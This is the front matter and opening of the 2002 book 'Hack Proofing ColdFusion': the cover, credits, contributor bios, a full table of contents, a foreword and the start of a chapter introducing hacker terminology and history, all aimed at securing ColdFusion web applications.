

SYNGRESS®



1 YEAR UPGRADE
BUYER PROTECTION PLAN

HACK PROOFING™ ColdFusion

**The Only Way to Stop a Hacker
Is to Think Like One**

- Complete Coverage of ColdFusion 5.0 and Special Bonus Coverage of ColdFusion MX
- Hundreds of Damage & Defense, Tools & Traps, and Notes from the Underground Sidebars, Security Alerts, and FAQs
- Complete Coverage of the Top ColdFusion Hacks

Greg Meyer

David An

Rob Rusher

Sarge

Daryl Banttari

Steven Casco Technical Editor

From the authors
of the bestselling
HACK PROOFING™ YOUR NETWORK

s o l u t i o n s @ s y n g r e s s . c o m

With more than 1,500,000 copies of our MCSE, MCSD, CompTIA, and Cisco study guides in print, we continue to look for ways we can better serve the information needs of our readers. One way we do that is by listening.

Readers like yourself have been telling us they want an Internet-based service that would extend and enhance the value of our books. Based on reader feedback and our own strategic plan, we have created a Web site that we hope will exceed your expectations.

Solutions@syngress.com is an interactive treasure trove of useful information focusing on our book topics and related technologies. The site offers the following features:

- One-year warranty against content obsolescence due to vendor product upgrades. You can access online updates for any affected chapters.
- “Ask the Author” customer query forms that enable you to post questions to our authors and editors.
- Exclusive monthly mailings in which our experts provide answers to reader queries and clear explanations of complex material.
- Regularly updated links to sites specially selected by our editors for readers desiring additional reliable information on key topics.

Best of all, the book you’re now holding is your key to this amazing site. Just go to www.syngress.com/solutions, and keep this book handy when you register to verify your purchase.

Thank you for giving us the opportunity to serve your needs. And be sure to let us know if there’s anything else we can do to help you get the maximum value from your investment. We’re listening.

www.syngress.com/solutions

S Y N G R E S S ®



1 YEAR UPGRADE
BUYER PROTECTION PLAN

HACK PROOFING ColdFusion

Greg Meyer

David An

Rob Rusher

Sarge

Daryl Banttari

Steven Casco Technical Editor

SYNGRESS®

Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively “Makers”) of this book (“the Work”) do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state.

In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.

Syngress Media®, Syngress®, “Career Advancement Through Skill Enhancement®,” and “Ask the Author UPDATE®,” are registered trademarks of Syngress Publishing, Inc. “Mission Critical™,” “Hack Proofing™,” and “The Only Way to Stop a Hacker is to Think Like One™” are trademarks of Syngress Publishing, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.

KEY	SERIAL NUMBER
001	UGH4TR45T6
002	PKTRT2MPEA
003	ZMERG3N54M
004	KGD34F39U5
005	Y7U8M46NVX
006	QFG4RQTEMQ
007	3WBJHTR469
008	ZPB9R575MD
009	S3N5H4BR6S
010	7T6YHW2ZF3

PUBLISHED BY

Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Hack Proofing ColdFusion

Copyright © 2002 by Syngress Publishing, Inc. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

Printed in the United States of America

1 2 3 4 5 6 7 8 9 0

ISBN: 1-928994-77-6

Technical Editor: Steven Casco

Technical Reviewer: Sarge

Acquisitions Editor: Matt Pedersen

Developmental Editor: Kate Glennon

Cover Designer: Michael Kavish

Page Layout and Art by: Shannon Tozier

Copy Editor: Beth A. Roberts

Indexer: Kingsley Indexing Services

Distributed by Publishers Group West in the United States and Jaguar Book Group in Canada.



Acknowledgments

We would like to acknowledge the following people for their kindness and support in making this book possible.

Ralph Troupe, Rhonda St. John, and the team at Callisma for their invaluable insight into the challenges of designing, deploying and supporting world-class enterprise networks.

Karen Cross, Lance Tilford, Meaghan Cunningham, Kim Wylie, Harry Kirchner, Kevin Votel, Kent Anderson, Frida Yara, Bill Getz, Jon Mayes, John Mesjak, Peg O'Donnell, Sandra Patterson, Betty Redmond, Roy Remer, Ron Shapiro, Patricia Kelly, Andrea Tetrick, Jennifer Pascal, Doug Reil, and David Dahl of Publishers Group West for sharing their incredible marketing experience and expertise.

Jacquie Shanahan, AnnHelen Lindeholm, David Burton, Febea Marinetti, and Rosie Moss of Elsevier Science for making certain that our vision remains worldwide in scope.

Annabel Dent and Paul Barry of Elsevier Science/Harcourt Australia for all their help.

David Buckland, Wendi Wong, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, and Joseph Chan of Transquest Publishers for the enthusiasm with which they receive our books.

Kwon Sung June at Acorn Publishing for his support.

Ethan Atkin at Cranbury International for his help in expanding the Syngress program.

Jackie Gross, Gayle Voycey, Alexia Penny, Anik Robitaille, Craig Siddall, Darlene Morrow, Iolanda Miller, Jane Mackay, and Marie Skelly at Jackie Gross & Associates for all their help and enthusiasm representing our product in Canada.

Lois Fraser, Connie McMenemy, Shannon Russell, and the rest of the great folks at Jaguar Book Group for their help with distribution of Syngress books in Canada.



Contributors

Daryl Banttari (CNE-3, CNE-4, Certified Advanced CF Developer) is a Senior Consultant with Macromedia. He currently provides on-site services for clients using ColdFusion for their projects, including load testing, architecture and code review, and incident resolution. With 20 years of computing experience, his background includes programming, networking, mainframe systems management, database administration, and security planning and implementation. Daryl is also the author of *Daryl's TCP/IP Primer* (www.ipprimer.com/) and *Daryl's ColdFusion Primer* (www.cfprimer.com/).

Greg Meyer (Macromedia Certified Advanced ColdFusion 5.0 Developer) is a Senior Systems Engineer with Netegrity. He currently plans and executes QA and programming efforts for a technical sales support team, and provides senior-level consulting on IT integration projects within Netegrity. Greg provides lead programming duties for the support intranet/extranet. Greg's specialities include Macromedia ColdFusion, Web application design and development, content management systems, IT consulting, and general problem solving. His background includes positions at Allaire, where he worked on the Web team and led an Allaire Spectra QA team, and eRoom, where he worked in Professional Services.

Rob Rusher (Certified ColdFusion Instructor + Developer) is a Principal Consultant with AYC Ltd. He currently provides senior-level strategic and technical consulting services, classroom instruction, and technology presentations. His specialties include application design and development, project management, and performance tuning. Rob's background includes positions as a Senior Consultant at Macromedia (Allaire), and as a Senior Software Engineer at Lockheed Martin.

David Scarbrough is the Senior ColdFusion Developer for ICGLink, Inc. in Brentwood, Tennessee (www.icglink.com). ICGLink, Inc. provides world-class Web hosting and has been producing sites for a wide range of clients since 1995. David also owns Nashville Web Works

(www.nashvillewebworks.com), a Nashville, Tennessee-based consulting firm that specializes in ColdFusion Internet and intranet application development, network design and back office system integration and security. David has worked in the IT industry, in both the defense and civilian sector, for almost 15 years and has a wide range of technical experience. He has a bachelor of science degree in Computer Science from Troy State University in Montgomery, Alabama and has a Master Certification in ColdFusion 4.5. David resides in Springfield, Tennessee with his wife, Suzanne and their two daughters, Kelsey and Grace.

David Vaccaro is Senior Web Application Developer and President of X-treme Net Development, Inc., also known as XNDinc.com, an Internet application development firm in Massachusetts. David has been developing with ColdFusion since version 0.0. During the development stages of ColdFusion, David was in constant contact with J.J. Allaire, watching this amazing new software develop while helping with bugs and new ideas. ColdFusion has allowed David to build application driven Web sites for companies such as AOL, Netscape, Nike, Motorola, MIT, and OnVia. He also is founder of a ColdFusion developer source Web site, allColdFusion.com. David has been involved with Internet technology since 1976 and says that with ColdFusion as his development tool of choice, he no longer believes that the Web has limits.

Samantha Thomas has been programming ColdFusion applications for over two years. She works at Medseek, where she developed ColdFusion modules for their SiteMaker product, a Web site content management package for health care systems. She also trains clients nationwide on SiteMaker. For 10 years prior, she was a graphic/Web designer, finding Web backend functionality much more intriguing and challenging than interface design. After viewing a then-current commercial for the Volkswagen Jetta, in which a programmer, who codes 15 hours a day, happily jumps in his new car and spins off, she decided that was the job, and car, for her. Samantha is currently focusing on programming in the .NET arena with C#, as well as on COM+ integration. She also contributed to the *ColdFusion 5.0 Developer's Study Guide*. She would like to thank Mom and Mikey for their support.

John Wilker (Macromedia Certified ColdFusion Developer) has been writing HTML since 1994, and has been developing ColdFusion Applications since early 1997. He has been published in the *ColdFusion Developers Journal*, and is the President of the Inland Empire ColdFusion Users Group (CFUG). During his career in IT, he has worked as a hardware technician, purchasing agent, inside sales, Web developer, team lead, and consultant. He's written books on ColdFusion and the Internet development industry. John contributed several chapters to the *ColdFusion 5.0 Certified Developer Study Guide*.

David An is the Director of Development at Mindseye. Mindseye, based in Boston, Massachusetts, is a leading designer, developer and integrator of award winning Web applications. David is responsible for leading the company's technology direction, from research to implementation, from browser to database. He is also the lead ColdFusion developer, and has been developing using Macromedia products—ColdFusion, Macromedia Spectra, JRun, and Flash—for about four years. With Mindseye, David has worked for such high-profile clients as Macromedia, Allaire, FAO Schwarz, Reebok, Hewlett-Packard, DuPont, and Hasbro. His background includes previous positions as a database administrator; Cisco, Web, mail, and security administrator at an ISP; and as a freelance Web architect. David would like to thank Mindseye for lending resources and time to the research in this book, especially Beta Geek, Maia Hansen for technical and proofreading support.

Carlos Mendes, Jr. is an independent consultant who has developed applications for companies such as WorldCom, Booz | Allen | Hamilton, and Vexscore Technologies. He has been developing Web-based applications in ColdFusion since its birth, and also specializes in ASP and LAN/WAN. Carlos also conducts seminars on Web technologies at the local small business administration office, and has published several articles on the subject. He volunteers his time consulting with small business owners on technology needs for business growth. Carlos is a graduate of the University of Maryland at College Park, holding bachelor's degrees in Management Information Systems and Finance.



Technical Editor

Steven Casco is the Founder and Chairman of the Boston ColdFusion Users Group. He is also the Co-Founder of @eaze Productions, a development company that was recently acquired by an international software corporation. Steven is currently the Director of Interactive Technology for Philip Johnson associates, a new media company with offices in Cambridge, Massachusetts and San Francisco, California. Steve is also an advisor and consultant to several high tech companies in the greater Boston area, such as Behavioral Health Laboratories and Night Light Security.



Technical Reviewer and Contributor

Sarge (MCSE, MMCP, Certified ColdFusion Developer) is the former ColdFusion Practice Manager for Macromedia Consulting Services. He currently provides a consummate source for security, session-management, and LDAP information as a Senior Product Support Engineer, handling incident escalations as a member of Macromedia's Product Support - Server Division. Sarge first honed his security skills helping develop the prototype for the DOD-PKI as the lead developer of the GCSS-Web/Portal, a secure DOD intranet integrating Java and ColdFusion to deliver real-time information to soldiers in the theatre. He has helped several ColdFusion sites implement session-management and custom security configurations, and published several articles on these subjects.

Contents

Top ColdFusion Application Hacks

- Form field manipulation
- URL parameter tampering
- Common misuse of the ColdFusion tags *CFFILE*, *CFPOP*, *CFCCONTENT*, and *CFFTP*
- Cross-site scripting
- ColdFusion's Remote Development Service (RDS)

Foreword


xxiii

Chapter 1 Thinking Like a Hacker

Introduction	2
Understanding the Terms	3
A Brief History of Hacking	3
Telephone System Hacking	4
Computer Hacking	5
Why Should I Think Like a Hacker?	8
What Motivates a Hacker?	8
Ethical Hacking versus Malicious Hacking	9
Mitigating Attack Risk in Your ColdFusion Applications	10
Validating Page Input	13
Functionality with Custom Tags and <i>CFMODULE</i>	14
The Top ColdFusion Application Hacks	15
Form Field Manipulation	17
URL Parameter Tampering	21
<i>CFFILE</i> , <i>CFPOP</i> , and <i>CFFTP</i> Tag Misuse	24
Security Concerns with <i>CFFILE</i> , <i>CFPOP</i> , and <i>CFFTP</i>	25
ColdFusion RDS Compromise	27
Understanding Hacker Attacks	28
Denial of Service	29
Virus Hacking	31
Trojan Horses	33
Worms	34

Client-Based Applets	35
Credit Card Theft	36
Identity Theft	38
Preventing “Break-ins” by Thinking Like a Hacker	39
Development Team Guidelines	39
QA Team Guidelines	41
IT Team Guidelines	41
Summary	42
Solutions Fast Track	43
Frequently Asked Questions	45
Chapter 2 Securing Your ColdFusion Development	47
Introduction	48
Session Tracking	48
<i>CFID</i> and <i>CFTOKEN</i> Issues	51
Stop Search Engines from Cataloging <i>CFID/CFToken</i>	53
Error Handling	55
Detecting and Using Errors	55
Processed Code in a <i>CFTRY-CFCATCH</i> Block	56
<i><CFTHROW></i> and <i><CFRETHROW></i>	61
Verifying Data Types	63
Checking for Data Types	64
Evaluating Variables	64
Summary	67
Solutions Fast Track	69
Frequently Asked Questions	70
Chapter 3 Securing Your ColdFusion Tags	73
Introduction	74
Identifying the Most Dangerous ColdFusion Tags	74
Properly (and Improperly) Using Dangerous Tags	77
Using the <i><CFCONTENT></i> Tag	77
Using the <i><CFDIRECTORY></i> Tag	79
Using the <i><cffile></i> Tag	80

The Flow of the <CFTRY> Tag



**SECURITY ALERT!**

The *rename* action of both `<CFFILE>` and `<CFDIRECTORY>` does not distinguish between files and directories on the file system. For example, `<CFFILE>` can rename a directory, and `<CFDIRECTORY>` can rename a file. Thus, disabling one but not the other might not be sufficient protection. This does not apply to other actions such as *delete*.

Using the <code><CFOBJECT></code> Tag	83
Using the <code><CFREGISTRY></code> Tag	85
Using the <code><CFADMINSECURITY></code> Tag	87
Using the <code><CFEXECUTE></code> Tag	89
Using the <code><CFFTP></code> Tag	90
Using the <code><CFLOG></code> Tag	92
Using the <code><CFMAIL></code> Tag	95
Using the <i>connectstring</i> Attribute	97
Using the <i>dbtype=dynamic</i> Attribute	98
Knowing When and Why You Should Turn Off These Tags	
Setting Up the Unsecured Tags Directory	99
Controlling Threading within Dangerous Tags	99
Working with Other Dangerous and Undocumented Tags	
Using the <i>GetProfileString()</i> and <i>ReadProfileString()</i> Functions	100
Using the <i>GetTempDirectory()</i> Function	100
Using the <i>GetTempFile()</i> Function	101
Using the <code><CFIMPERSONATE></code> Tag	101
Using the <code>CF_SetDataSourceUsername()</code> , <code>CF_GetDataSourceUsername()</code> , <code>CF_SetDataSourcePassword()</code> , <code>CF_SetODBCINI()</code> , and <code>CF_GetODBCINI()</code> Functions	102
Using the <code>CF_GetODBCDSN()</code> Function	102
Using the <code>CFusion_Encrypt()</code> and <code>CFusion_Decrypt()</code> Functions	102
Summary	104
Solutions Fast Track	105
Frequently Asked Questions	107
Chapter 4 Securing Your ColdFusion Applications	
	109
Introduction	110
Cross-Site Scripting	112
URL Hacking	114

Combating Form Hacking



A hacker might try to use the same techniques honed from hacking the query string of your application to attack the forms in your application. Typical ColdFusion action pages that accept input from forms make a cursory check to see that variables in the form scope have been initialized, or check for the existence of the `form.fieldnames` variable, which ColdFusion supplies when the server has processed a form post.

Answers to Your Frequently Asked Questions



Q: How do I prevent people from circumventing the CFAdmin password?

A: Place the ColdFusion Administrator in a non-Web accessible directory. When you need to use the Administrator, move it into a Web directory, and then move it back when you are finished.

Combating Form Hacking	117
Validating Browser Input	119
Malformed Input	122
Scripts Executed by the Client	123
Validating Consistently from the “Hit List”	125
Using <code><CFOUTPUT></code>	125
Using <code><CFAPPLICATION></code>	127
Using <code><CFHTTP></code> and <code><CFHTTPPARAM></code>	129
Using (or Not Using) <code><CFINSERT></code>	131
Using <code><CFQUERY></code>	132
Web-Based File Upload Issues	134
Techniques to Protect Your Application when Accepting File Uploads	134
URL Session Variables	136
Session ID	137
Short Timeout Session	137
Summary	139
Solutions Fast Track	140
Frequently Asked Questions	142

Chapter 5 The ColdFusion Development System

	145
Introduction	146
Understanding the ColdFusion Application Server	146
Thread Pooling	146
Custom Memory Management	151
Page-based Applications	151
JIT Compiler	151
Database Connection Manager	152
Scheduling Engine	155
Indexing Engine	156
Distributed Objects	157
Understanding ColdFusion Studio	157
Setting Up FTP and RDS Servers	158
Configuring Scriptable Project Deployment	159

Thinking of ColdFusion as Part of a System	165
Securing Everything to Which ColdFusion Talks	165
Summary	167
Solutions Fast Track	167
Frequently Asked Questions	169
Chapter 6 Configuring ColdFusion Server Security	171
Introduction	172
Setting Up the ColdFusion Server Using “Basic Security”	173
Employing Encryption under the Basic Security Setup	181
Application Development	181
Application Runtime	182
Authentication under the Basic Security Setup	182
Application Development	183
Application Runtime	185
Customizing Access Control under the Basic Security Setup	186
Accessing Server Administration under the Basic Security Setup	189
Setting Up the ColdFusion Server Using “Advanced Security”	190
Employing Encryption under the Advanced Security Setup	193
Application Development	193
Application Runtime	195
Authentication under the Advanced Security Setup	195
Application Development	196
Application Runtime	197
Customizing Access Control under the Advanced Security Setup	198
User Directories	201

Restrictions on Basic Security

Basic Security has three areas of restriction to set that are applied to all applications running on the ColdFusion server:

- ColdFusion Administrator password
- ColdFusion Studio password
- Tag restrictions

Protecting Resources with a Policy	204
Security Contexts	206
Security Sandbox	209
Application Development	210
Setting Up RDS Security	217
Performance Considerations When Using Basic or Advanced Security	
Basic or Advanced Security	218
Caching Advanced Security Information	219
File and Data Source Access	220
LAN, FTP, and RDS File Access Comparisons	221
Summary	224
Solutions Fast Track	224
Frequently Asked Questions	226
Chapter 7 Securing the ColdFusion Server after Installation	229
Introduction	230
What to Do with the Sample Applications	230
Reducing Uncontrolled Access	234
Configuring ColdFusion Service User	237
Choosing to Enable or Disable the RDS Server	238
Limiting Access to the RDS Server	239
Using Interactive Debugging	240
Securing Remote Resources for ColdFusion Studio	244
Creating a Security Context	246
Setting Rules and Policies	248
Debug Display Restrictions	250
Using the mode=debug Parameter	252
Assigning One Specific IP Address	253
Microsoft Security Tool Kit	254
MS Strategic Technology Protection Program	255
Summary	256
Solutions Fast Track	256
Frequently Asked Questions	259

ColdFusion Server Properties



**Answers to Your
Frequently Asked
Questions**



Q: I have removed the FTP and SMTP services from my Web server. Will I still be able to use Internet Protocol tags (<CFFTP>, <CFPOP>, <CFMAIL>, etc.) with these services removed?

A: Yes. You do not need to run these protocols on the local system in order for ColdFusion to communicate with remote systems via these tags.

Chapter 8 Securing Windows and IIS	261
Introduction	262
Security Overview on Windows, IIS, and Microsoft	262
Securing Windows 2000 Server	263
Avoiding Service Pack Problems with ColdFusion	265
Understanding and Using Hotfixes, Patches, and Security Bulletins	266
Using Windows Services (“Use Only What You Need”)	268
Stopping NetBIOS	270
Working with Users and Groups	272
The Administrators Group	274
The Users Group	275
The Power Users Group	275
Understanding Default File System and Registry Permissions	276
Securing the Registry	278
Modifying the Registry	278
Protecting the Registry against Remote Access	278
Assigning Permissions/User Rights to the Registry	279
Other Useful Considerations for Securing the Registry and SAM	279
Removing OS/2 and POSIX Subsystems	280
Enabling Passfilt	280
Using the Passprop Utility	281
SMB Signing	281
Encrypting the SAM with Syskey	282
Using SCM	283
Logging	283
Installing Internet Information Services 5.0	284
Removing the Default IIS 5.0 Installation	285

Creating an Answer File for the New IIS Installation	288
Securing Internet Information Services 5.0	290
Setting Web Site, FTP Site, and Folder Permissions	290
Configuring Web Site Permissions	291
Configuring NTFS Permissions	293
Using the Permissions Wizard	295
Using the Permission Wizard	
Template Maker	298
Restricting Access through IP Address and Domain Name Blocking	302
Configuring Authentication	304
Using Anonymous Authentication	305
Configuring Web Site Authentication	313
Examining the IIS Security Tools	316
Using the Hotfix Checker Tool	317
Using the IIS Security Planning Tool	319
Using the Windows 2000 Internet Server Security Configuration Tool for IIS 5.0	320
The IIS Lockdown Tool	320
The Interviewing Process	321
Configuring the Template Files	322
Deploying the Template Files	327
Auditing IIS	328
Summary	330
Solutions Fast Track	331
Frequently Asked Questions	335
Chapter 9 Securing Solaris, Linux, and Apache	337
Introduction	338
Solaris Solutions	338
Overview of the Solaris OS	339
Considerations for Installing Solaris Securely	339
Understanding Solaris Patches	343

Solaris Patch Clusters	344
Securing Default Solaris Services	344
Evaluating the Security of Solaris	
Services at Startup	345
Security Issues for Solaris 2.6 and Later	361
Understanding the Solaris Console	362
Other Useful Considerations in	
Securing Your Solaris Installation	365
Adding SSH Source to Your Server	365
Linux Solutions	372
Understanding Linux Installation	
Considerations	372
Updating the Linux Operating System	373
Selecting Packages for Your Linux Installation	374
Considering Individual Package	
Installation	375
Understanding More About	
Linux Bug Fixes: A Case Study	376
Hardening Linux Services	377
Evaluating the Security of Linux	
at Startup	378
Securing Your Suid Applications	379
Applying Restrictive Permissions	
on Administrator Utilities	379
Understanding Sudo System Requirements	381
Learning More About the Sudo Command	381
Downloading Sudo	382
Installing Sudo	383
Configuring Sudo	387
Running Sudo	389
Running Sudo with No Password	391
Logging Information with Sudo	392
Other Useful Considerations to	
Securing Your Linux Installation	394
Configuring and Using OpenSSH	394
Comparing SSH with Older	
R-Commands	398

NOTE

The chroot() system call makes the current working directory act as if it were /. Consequently, a process that has used the chroot() system call cannot cd to higher-level directories. This prevents anyone exploiting the service from general access to the system.

TCP Wrappers	402
Hardening the System with Bastille	402
Apache Solutions	410
Configuring Apache on Solaris and Linux	411
Limiting CGI Threats to Apache	413
Using Apache Virtual Hosts	415
Monitoring Web Page Usage and Activity	416
Configuring Apache Modules	418
Running ColdFusion on Apache	418
Choosing Apache SSL	419
Evaluating Free and Commercial Apache SSL Add-Ons	419
Summary	420
Solutions Fast Track	421
Frequently Asked Questions	424
Chapter 10 Database Security	427
Introduction	428
Database Authentication and Authorization	428
Authentication	429
Authentication Settings	429
Authorization	430
Limiting SQL Statements in the ColdFusion Administrator	430
Database Security and ColdFusion	430
Dynamic SQL	431
Exploiting Integers	434
String Variables	437
Leveraging Database Security	443
Microsoft SQL Server	444
Securing the Database from the Network	445
Securing the Administrative Account	445
Create a Non-Administrative User	446
Remove All Rights from That User	446
Grant Permissions Required to SELECT Data	447

Database Security and ColdFusion

ColdFusion is designed to make accessing databases very easy. While other languages make you jump through hoops to access a database, ColdFusion makes getting data—even with variable parameters—quick and easy. However, malicious users can abuse your dynamic queries to run SQL commands of their choosing, unless you take the appropriate steps to prevent that.

**Notes from the
Underground...**



DNS Searches

Although hackers typically do not randomly select companies to attack, they will start by looking up basic information in whois databases. At www.allwhois.com, for example, one can enter a Website address, and get basic information on a company. Sometimes, hackers will even call technical and administrative contacts using the phone numbers found in the search, and impersonate others to obtain information.

Grant Permissions for Inserting, Updating, or Deleting Data	448
Microsoft Access	452
Oracle	453
Securing the Database from the Network	453
Securing the Administrative Accounts	453
Create a Non-Administrative User	453
Remove All Rights from That User	454
Grant Permissions Required to SELECT Data	455
Grant Permissions for Inserting, Updating, or Deleting Data	456
Summary	460
Solutions Fast Track	460
Frequently Asked Questions	462
Chapter 11 Securing Your ColdFusion Applications Using Third-Party Tools	463
Introduction	464
Firewalls	464
Testing Firewalls	465
Using Telnet, Netcat, and SendIP to Probe Your Firewall	466
DNS Tricks	469
Port Scanning Tools	471
Detecting Port Scanning	473
Best Practices	474
Install Patches	474
Know What's Running	474
Default Installs	474
Change Passwords and Keys	475
Backup, Backup, Backup	476
Firewalls	477
Summary	478
Solutions Fast Track	478
Frequently Asked Questions	480

ColdFusion MX no longer supports the following tags and functions:	
■ <i><CFAUTHENTICATE></i>	
■ <i><CFIMPERSONATE></i>	
■ <i>AuthenticatedContext()</i>	
■ <i>AuthenticatedUser()</i>	
■ <i>isAuthenticated()</i>	
■ <i>isProtected()</i>	
■ <i>isAuthorized()</i>	
■ <i>GetVerityCollections()</i>	
■ <i>IsCollectionExists (collectionName)</i>	
■ <i>GetCollectionPath (collectionName)</i>	
■ <i>IsCollectionMapped (collectionName)</i>	
■ <i>IsCollectionExternal (collectionName)</i>	
■ <i>GetCollectionLanguage (collectionName)</i>	
Chapter 12 Security Features in ColdFusion MX	483
Introduction	484
Who's Responsible for Security?	484
A Look at Security in ColdFusion MX	485
New and Improved Tools	487
New Tags	489
Overview of CFML Changes	491
Summary	494
Solutions Fast Track	494
Frequently Asked Questions	495
Index	497

Foreword

In preparation for the creation of this book I spent a weekend at my home in Massachusetts setting up one of my personal computers to be a testing server. My home is serviced by AT&T and we have a high-speed modem with a fixed IP number. This, combined with the installation of some new software, made for a very fun weekend of tweaking and adjusting until I had a very stable and solid development Web server to begin my work. The real fun, however, lay ahead.

I let the machine run for the weekend and on Monday afternoon, I reviewed my log files. Within 90 seconds of the machine being online and public to the world, it was being sniffed and prodded. I took the liberty of tracing some of these invasive surfers to their home computers. Here is what I found: Someone north of Seattle WA, for one, had (within two minutes of my being online) identified my IP number, determined that I was running a Microsoft Web server, and was trying to pass buffer overflows and cryptic parameters to directories and pages in my Web root. Fortunately this script kiddie was trying to send URL parameters to folders and files that I had already removed during setup and all they got on their end were 404 errors (file not found)—my way of saying: Go bug someone else's machine!

This small exercise turned into an excellent example of what is out there. When I say out there, I mean *anywhere* out there. The attacker from Washington State may have just as easily come from overseas. Just being online means that you have all of the benefits and all of the danger of being attached to the largest computer network in the world.

That being said, one of the reasons why so many people choose to go online is the experience and content found in many Web sites, chat rooms and e-mail communication. Much of this content was built with the ColdFusion Markup Language (CFML). CFML came onto the market and has been adopted by hundreds of thousands of developers since 1995. The ColdFusion Server was the first application server available on any platform and their creators were ahead of their time.

One of the key elements of ColdFusion is that it talks to and binds together core Internet protocols and leading software vendor applications. With its tag based development environment, the ColdFusion developer is much more productive than his or her Java or C++ equivalents and as any economist will tell you, value and wealth are both built on top of productivity.

This book, *Hack Proofing ColdFusion*, is the result of intense effort to bring the reader the most comprehensive and relevant info needed to help develop and deploy secure applications. This book came together by the joint effort of many developers and we hope that our experience and wisdom will help you in all stages of your development efforts.

Hack Proofing ColdFusion opens up with a chapter helping the ColdFusion coder to begin thinking like a hacker; once you understand how most hackers approach their work, you will understand more clearly why and how you should secure your ColdFusion development. In the next chapter, we talk about common ways to break into systems as well as the countermeasures for protection against malicious users. The two chapters that follow will advise you on how to secure your ColdFusion tags and advise you on best practices for your ColdFusion applications.

As most ColdFusion developers know, there are two sides to creating applications—there is the client-side development and the server-side configuration; we'll cover this in detail in Chapter 5. In Chapters 6 and 7, we dive into securing your ColdFusion server and help you with the adjustments you need to make even when the installation is complete.

The next two chapters deal with all of the issues related to the most popular operating systems that ColdFusion runs on, discussing secure development issues for Windows, Solaris, and Linux. Chapter 10 explores the range of industry leading databases and the security pitfalls that come with each of them, and Chapter 11 looks into some of the complementary technologies and techniques that will help ensure that your work will be secure. Chapter 12 takes a look ahead at the enhanced security features ColdFusion MX brings us.

Whether you are trying to validate data types on your Web site or you are trying to understand the best practices for tightening up your ColdFusion server's operating system, it's all here. Best of luck to you. Code it right and make your app tight!

—*Steven Casco*

*Director of Interactive Technology, Philip Johnson Associates
Founder and Chair of the Boston ColdFusion User Group
Adjunct Faculty Member, Northeastern University*

Chapter 1

Thinking Like a Hacker

Solutions in this chapter:

- Understanding the Terms
 - Mitigating Attack Risk in Your ColdFusion Applications
 - Recognizing the Top ColdFusion Application Hacks
 - Understanding Hacker Attacks
 - Preventing “Break-ins” by Thinking Like a Hacker
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

Macromedia claims on their Web site that their ColdFusion (CF) product “helps you build applications quickly, assemble powerful solutions easily, and deliver high performance and reliability.” Unfortunately, the same properties that make it easy to produce applications in ColdFusion—rapid design and development, loose variable typing, and a programming markup language easily accessible to nonprogrammers—are attractive attributes to hackers.

The purpose of this chapter is to introduce you to the hackers who will try to break into your ColdFusion Web application, and to suggest tactics that you can use in your application building to mitigate the risks of hacking. Hackers will attempt to target the weakest links in your application: you should know in advance what those areas are and how you can deter these malicious users from causing harm.

The goal of hacking is not, however, limited to causing harm to another computer system. Hackers range from inexperienced vandals—just showing off by defacing your site—to master hackers who will compromise your databases for possible financial gain. All of them may attain some kind of public infamy.

The name “Kevin Mitnick” is instantly recognized by anyone in the Internet world. Mitnick served years in prison for hacking crimes and became the poster child for hackers everywhere, often times being viewed as the sacrificial lamb (and therefore a cult hero) for all other hackers.

Mitnick may have helped to bring hacking to the limelight recently, but he certainly was far from the first to partake in hacking. Due largely in part to the recent increase in the notoriety and popularity of hacking, a misconception persists among the general population that hacking is a relatively new phenomenon. Nothing could be further from the truth. The origins of hacking superseded the invention of the Internet, or even the computer for that matter. As we discuss later in this chapter, various types of code breaking and telephone technology hacking were important precursors.

Throughout this book, you will be given development tools to assist you in hack proofing your ColdFusion applications. We’ll give you a basic outline for approaches to secure site management, writing more secure code, implementing security plans, and helping you learn to think “like a hacker” to better protect your assets, which may include site availability, data privacy, data integrity, and site content.

Understanding the Terms

Let's take a few minutes to be certain that you understand what it means when we talk about a "hacker." Many different terms are used to describe a hacker, many of which have different connotations depending on who is describing whom. Take a look at The Jargon File (<http://info.astrian.net/jargon>) to get a sense of how the community has developed its own vocabulary and culture.

Webster's Dictionary appropriately defines *hacking* as a variety of things, including a destructive act that leaves something mangled, or a clever way to circumvent a problem; a hacker can be someone who is enthusiastic about an activity. Similarly, in the IT world, not every "hacker" is malicious, and hacking isn't always done to harm someone. Within the IT community, hackers can be classified by ethics and intent. One important defining issue is that of public *full disclosure* by a hacker once he or she discovers a vulnerability. Hackers may refer to themselves as *white hat* hackers, like the symbol of Hollywood's "good guy" cowboys, meaning that they are not necessarily malicious; *black hat* hackers are hackers who break into networks and systems for gain or with malicious intent. However, defining individuals by their sense of ethics is subjective and misleading—a distinction is also made for *gray hat* hackers, which reflects strong feelings in the community against the assumptions that come with either of the other labels. In any case, a unifying trait that all self-described "real" hackers share is their respect for a good intellectual challenge. People who engage in hacking by using code that they clearly do not understand (*script kiddies*), or who hack solely for the purpose of breaking in to other people's systems (*crackers*), are considered by skilled hackers to be no more than vandals.

In this book, when we refer to "hackers," we are using it in a general sense to mean people who are tampering, uninvited, with your systems or applications—whatever their intent.

A Brief History of Hacking

Hacking in one sense began back in the 1940s and 1950s when amateur radio enthusiasts would tune in to police or military radio signals to listen in on what was going on. Most of the time these "neo-hackers" were simply curious "information junkies," looking for interesting pieces of information about government or military activities. The thrill was in being privy to information channels that others were not, and doing so undetected.

Hacking and technology married up as early as the late 1960s, when Ma Bell's early telephone technology was easily exploited, and hackers discovered the ability to make free telephone calls, which we discuss in the next section. As technology advanced, so did the hacking methods used.

